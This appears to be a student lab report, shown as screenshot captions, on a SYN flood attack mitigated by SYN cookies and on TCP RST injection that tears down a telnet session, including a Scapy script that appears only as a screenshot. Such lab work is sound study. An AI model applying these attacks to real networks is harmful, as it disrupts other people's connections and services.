
Screenshot 1.5_1: On the observer machine, we try to connect to the victim machine using telnet protocol which uses TCP port 23 but the connection cannot be made since the SYN queue is flooded by an attacker on the victim machine.




Screenshot 1.5_2: Using wireshark, we can find out that the victim machine is flooded with SYN packets from random IPs.



Screenshot 1.6: Now we set the `tcp_syncookies` to 1 on the victim machine.



Screenshot 1.7: We again check the SYN queue after executing the attack from the attacker machine while the `tcp_syncookies=1` this time. Also, it can be seen that the victim machine is still flooded by the attacker.




Screenshot 1.8: But this time, telnet connection is established from the observer machine to the victim machine.


This is because the SYN cookies don't allow the SYN queue to be filled until the ACK is received. So the SYN flood packets are ignored and the telnet connection can successfully be established.

TASK 2:


2.1 TELNET CONNECTION




Screenshot 2.1.1: Connected telnet from client to server machine



Screenshot 2.1.2: Last packet details in wireshark for telnet connection




Screenshot 2.1.3: On attacker machine providing port(42804) and sequence number(2500778399) of the last packet as of above wireshark screenshot




Screenshot 2.1.4: Telnet connection getting disconnecting as the RST packet is sent(reset bit set to 1).


Using Scapy:



Screenshot 2.1.5: Last packet details for new connection of telnet from client to server




Screenshot 2.1.6: Code Snippet along with terminal output of execution of code.




Screenshot 2.1.7: Connection reset since the packet can be seen with reset bit set to 1(RST packet sent).

